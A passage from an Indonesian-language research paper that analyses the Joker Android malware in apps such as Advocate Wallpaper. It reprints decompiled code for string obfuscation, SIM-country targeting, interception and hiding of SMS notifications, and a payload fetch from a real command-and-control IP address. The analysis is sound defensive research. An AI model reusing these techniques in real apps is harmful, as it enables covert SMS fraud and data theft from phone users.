Pada gambar 7 diperlihatkan terdapat suatu *metod* pada salah satu *class* pada aplikasi Advocate Wallpaper dimana *metod* tersebut berisi *string* yang mencurigakan. Pada aplikasi Advocate Wallpaper aktivitas utama *malware* yaitu pada *com.startapp.android.publish*, dan untuk setiap aplikasi yang dianalisis tempat aktivitas *malware*-nya berbeda-beda, dapat dilihat pada tabel 2. Untuk mengetahui apa sebenarnya isi *string* tersebut dapat dilihat pada gambar 8, bahwa pada isi pesan tersebut disetiap beberapa karakter diselipkan kata "*kiut*". Jadi dapat diterjemahkan pesan tersebut jika tanpa kata "*kiut*", seperti berikut :

- String a = "Please open this necessary access"
- String b = "Go Set"
- String c = "520"
- String d = "222_214"
- String e = "52000_5200adb4_52025_52099"
- String f = "262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214"

```
public class f {
  public static String a(String paramString) { return paramString.replace("kiut", ""); }
}
```

Gambar 8. *Metod* yang berisi perintah untuk menghilangkan karakter "*kiut*".

Dalam bukti tersebut terdapat karakter angka dengan susunan tiga baris diikuti pemisah menggunakan karakter "_", angka tersebut adalah kode untuk sebuah *country* atau negara, dibuktikan pada temuan susunan kode pada aplikasi lain yaitu Certain Wallpaper, dapat dilihat pada Gambar 4.30.

```
public class CheckAct extends Activity {
  public static final String Button = "N28 Ux0-ext28 Ux0-";

  public static final String Click_ISO = "228 Ux0-22_228 Ux0-14";

  public static final String DEFAULT_COUNTRY_ISO = "unk28 Ux0-nown_228 Ux0-62_202_4628 Ux0-0_2628 Ux0-8_5228 Ux0-0_502_4228 Ux0-4_510_4128 Ux0-4_232_2028 Ux0-4_2228 Ux0-2_2728 Ux0-2_428 Ux0-27_228 Ux0-28_2128 Ux0

  public static final String Message = "P28 Ux0-leas28 Ux0-e ena28 Ux0-ble th28 Ux0-e ne28 Ux0-cessar28 Ux0-y pe28 Ux0-rmissio28 Ux0-ns t28 Ux0-o us28 Ux0-e the 28 Ux0-app n28 Ux0-ormall28 Ux0-y";

  public static final String[] SDK_P_ARR = { "android.permission.READ_PHONE_STATE", "android.permission.GET_ACCOUNTS" };

  public static final String[] SHELL_P_ARR = { "android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE" };

  public static final String TH = "528 Ux0-20";

  public static final String TRUE_ISO = "5228 Ux0-000_528 Ux0-2004_520228 Ux0-5_28 Ux0-5209928 Ux0-";
```

Gambar 9. Pesan *malicious* pada aplikasi Certain Wallpaper 1.02.

Gambar 9 menunjukan *string* yang berisi angka tersebut diberi label *DEFAULT_COUNTRY_ISO*, itu menunjukan bahwa kode tersebut berhubungan dengan kode sebuah atau banyak negara. Dan setelah ditelusuri bahwa isi dari *string* pada label *DEFAULT_COUNTRY_ISO* tersebut merujuk pada kode MCC (*Mobile Country Code*). Kode-kode angka dengan susunan tiga baris karakter pada *String f* tersebut dapat dicek melalui website *https://www.mcc-mnc.com/*. Dengan adanya *string* yang berisi kode negara atau MCC tersebut, tujuan *malware* dapat disimpulakan jika aplikasi diinstall pada pengguna yang berada pada negara yang sesuai kode-kode MCC pada aplikasi maka *malware* akan bekerja.

```
public static String a(Context paramContext) {
  TelephonyManager telephonyManager = (TelephonyManager)paramContext.getSystemService("phone");
  if (telephonyManager != null) {
    String str = telephonyManager.getSimOperator();
    if (!TextUtils.isEmpty(str))
      return str;
  }
  return "unknown";
}
```

Gambar 10. Terdapat *metod* yang menampilkan kode yang pengeksekusian perintah *TelephonyManager* pada aplikasi Advocate Wallpaper.

Pada Gambar 10 menunjukan sebuah *metod* yang berada pada satu *class* dengan Gambar 9. Pada *metod* tersebut memperlihatkan perintah untuk pengeksekusain perintah fungsi *TelephonyManeger*, pada penelitian yang dilakukan oleh Rahmat Noviandra dan kawan-kawan, pada umumnya perintah fungsi tersebut digunakan oleh *malware* untuk mengeksekusi perintah yang berhubungan dengan pengambilan informasi perangkat pengguna seperti IMEI atau daftar kontak[10]. Tetapi pada kasus ini penggunaan fungsi *TelephonyManager* digunakan untuk mengeksekusi perintah *getSimOperator()*, perintah tersebut digunakan untuk memberikan izin kepada aplikasi untuk mengakses informasi kode MCC dan MNC (*Mobile Network Codes*) dari kartu SIM pada perangkat pengguna[10]. Sampai sini dapat disimpulkan bahwa penggunaan perintah *getSimOperator()* ini berhubungan dengan kode MCC sebelumnya, jadi perintah tersebut digunakan untuk mencocokkan daftar MCC yang ada pada aplikasi dengan kode MCC perangkat pengguna.

```
public void onNotificationPosted(StatusBarNotification paramStatusBarNotification) {
  if (paramStatusBarNotification.getPackageName().equals(Telephony.Sms.getDefaultSmsPackage(this))) {
    CharSequence charSequence = (paramStatusBarNotification.getNotification()).extras.getCharSequence("android.text");
    if (!TextUtils.isEmpty(charSequence)) {
      Intent intent = new Intent("action_text");
      intent.putExtra("android.text", charSequence.toString());
      sendBroadcast(intent);
    }
    cancelAllNotifications();
  }
}

public void onNotificationRemoved(StatusBarNotification paramStatusBarNotification) {}
```

Gambar 11. Terdapat *method* yang menampilkan beberapa baris kode yang mengeksekusi perintah menyembunyikan notifikasi SMS pada aplikasi Advocate Wallpaper.

Selanjutnya pada gambar 11 diperlihatkan sebuah *metod* yang berisi kode-kode perintah yang berhubungan dengan notifikasi dan SMS perangkat pengguna. Pada *metod* tersebut terdapat fungsi *getDefaultSmsPackage()* yang berfungsi untuk merubah aplikasi SMS standart dengan aplikasi tersebut, dan dilanjutkan dengan perintah *cencelAllNotificaations()* yang berfungsi membatalkan semua notifikasi yang masuk dan perintah *onNotificationRemoved()* yang berfungsi untuk menghapus notifikasi yang ditentukan, dalam hal ini nitifikasi dari aplikasi ini. Jadi dapat disimpulkan aplikasi yang terjangkit *malware Joker* akan merubah *default* SMS dengan aplikasi tersebut dan jika berhasil akan menyembunyikan dan menghapus notifikasi yang berkaitan dengan pesan-pesan yang di *broadcast* oleh aplikasi tersebut atau oleh perangkat.

```
private void e() {
  String str2 = this.d.getString(this.c, null);
  if (!TextUtils.isEmpty(str2)) {
    b(str2);
    return;
  }
  a("Remote Cloak");
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append("http://3.122.143.26/api/ckwksl?icc=");
  stringBuilder.append(c());
  String str3 = stringBuilder.toString();
  stringBuilder = new StringBuilder();
  stringBuilder.append("Api:");
  stringBuilder.append(str3);
  a(stringBuilder.toString());
  str1 = e.a(str3);
  if (str1 == null) {
    a("network issue: try later");
    try {
      Thread.sleep(300000L);
    } catch (InterruptedException str1) {}
    e();
    return;
  }
  if ("".equals(str1)) {
    a("cloaked: no more trial");
    return;
  }
  this.d.edit().putString(this.c, str1).commit();
  b(str1);
}
```

Gambar 12. Terdapat *method* yang menampilkan beberapa baris kode yang menampilkan sebuah alamat IP atau linkpada aplikasi Advocate Wallpaper.

Pada gambar 12 memperlihatkan beberapa baris kode yang menunjukan *string* berisi alamat *website* atau alamat IP yaitu *http://3.122.143.26/api/ckwksl?icc=*. Setelah melakukan penelusuran alamat *website* tersebut ditemukan halaman *login* yang tulisannya menggunakan bahasa Cina, akan tetapi setelah diakses ulang pada tanggal 26 Mei 2020 *website* tersebut sudah tidak bisa diakses atau sudah tidak aktif. Dan pada saat dilakukan pengecekan menggunakan IP *lookup web server* tersebut menggunakan layawan AWS (Amazon Web Services).

Hasil temuan-temuan tersebut dapat ditemukan pada setiap *class* yang ada pada setiap aplikasi yang ditunjukkan pada tabel 2.

Tabel 2. Tempat aktifitas berbahaya pada setiap aplikasi.

Nama Aplikasi	***Path Malicious Activity***
Advocate Wallpaper	com.startapp.android.publish
Age Face	com.startapp.android.publish
Altar Message	com.blur.blurphoto.view
Antivirus Security-Security Scan	org.greenrobot.eventbus.util
Beach Camera 4.2	com.mopub.common.boost
Board Picture Editing	com.color.black.filter
Certain Walpaper 1.02	com.tofsoft.wallpaper.ui.details.basics
Cllimate SMS	com.color.black.filter
Collate Face Scanner	com.mopub.common.boost
Cute Camera	com.cute.hd4kcam.camera
Dazzle Wallpaper	com.startapp.android.publish
Declare Message	com.messages.messenger.chat.list
Display Camera	com.blur.blurphoto.view
Great VPN	org.greenrobot.eventbus.util
Humour Camera	com.startapp.android.publish
Ignite Clean	com.alc.coolermaster.activity.create
Leaf Face Scanner	com.startapp.android.publish
Mini Camera 1.0.2	com.startapp.android.publish
Print Plant Scan	com.plantfinder.identification.ui.inner
Rapid Face Scanner	com.fungo.constellation.common.ball
Reward Clean	com.startapp.android.publish
Soby Camera	com.startapp.android.publish
Spark Wallpaper	com.startapp.android.publish

4. Kesimpulan

Dari hasil analisis pada *malware joker* yang dilakukan pada penelitian ini dapat diambil beberapa kesimpulan, antara lain :

- Melakukan pengambilan informasi sensitif pada perangkat pengguna seperti informasi kartu SIM (Kode MCC, informasi provider, informasi jaringan, hingga nomot telepon pengguna) dan infromasi dartar kontak yang ada pada perangkat pengguna.
- *Malware Joker* akan bekerja jika kode MCC yang ada pada aplikasi terjangkir cocok dengan kode MCC kartu SIM pada perangkat pengguna jika pengguna melakukan peng-*instalan* aplikasi terjangkit.
- Melakukan *broadcast* dari atau kepada aplikasi terjangkit secara tersembunyi melalui SMS dengan merubah SMS *default* perangkat menjadi ke aplikasi terjangkit, jadi komunikasi SMS melalui aplikasi terjangkit.
- Pada semua aplikasi terjangkit *malware Joker* melakukan komunikasi dengan server *http://3.122.143.26/api/ckwksl?icc=,* dengan menggunakan layanan AWS dan halaman login website server berbabahsa China.
- Tempat atau letak aktifitas *malware* terdapat pada *file* terakhir denga format penamaan *classes.dex*, jadi jika terdapat 2 *file classes.dex* maka tempat tersimpannya aktifitas *malware* terdapat pada *classes2.dex.*
- Penamaan *file class* yang berisi aktifitas berbahaya hanya menggunakan huruf.

Refrensi

[1] W. Rashid, “Automatic Android Malware Analysis,” *Dep. Comput. Sci. Electr. Eng. Kiel Univ. Appl. Sci.*, no. December, 2018.

[2] R. Novrianda, Y. N. Kunang, and P. . Shaksono, “Analisis Forensik Pada Platform Android,” *Konf. Nas. ilmu Komput.*, pp. 141–148, 2014.

[3] A. Martín, R. Lara-Cabrera, and D. Camacho, “Android malware detection through hybrid features fusion and ensemble classifiers: The AndroPyTool framework and the OmniDroid dataset,” *Inf. Fusion*, vol. 52, no. February 2019, pp. 128–142, 2019.

[4] Y. Zhou and X. Jiang, “Dissecting Android malware: Characterization and evolution,” *Proc. - IEEE Symp. Secur. Priv.*, no. 4, pp. 95–109, 2012.

[5] V. Manjunath, “Reverse Engineering Of Malware On Android,” *Sans Institute, Inf. Secur. Read. Room*, 2011.

[6] I. Kara, “A basic malware analysis method,” *Comput. Fraud Secur.*, vol. 2019, no. 6, pp. 11–19, 2019.

[7] E. Gandotra, D. Bansal, and S. Sofat, “Malware Analysis and Classification: A Survey,” *J. Inf. Secur.*, vol. 05, no. 02, pp. 56–64, 2014.

[8] A. Qamar, A. Karim, and V. Chang, “Mobile malware attacks: Review, taxonomy & future directions,” *Futur. Gener. Comput. Syst.*, vol. 97, pp. 887–909, 2019.

[9] A. Martín, R. Lara-Cabrera, and D. Camacho, “A new tool for static and dynamic Android malware analysis,” no. September, pp. 509–516, 2018.

[10] Google, “Developer Guides.” [Online]. Available: www.delevoper.android.com.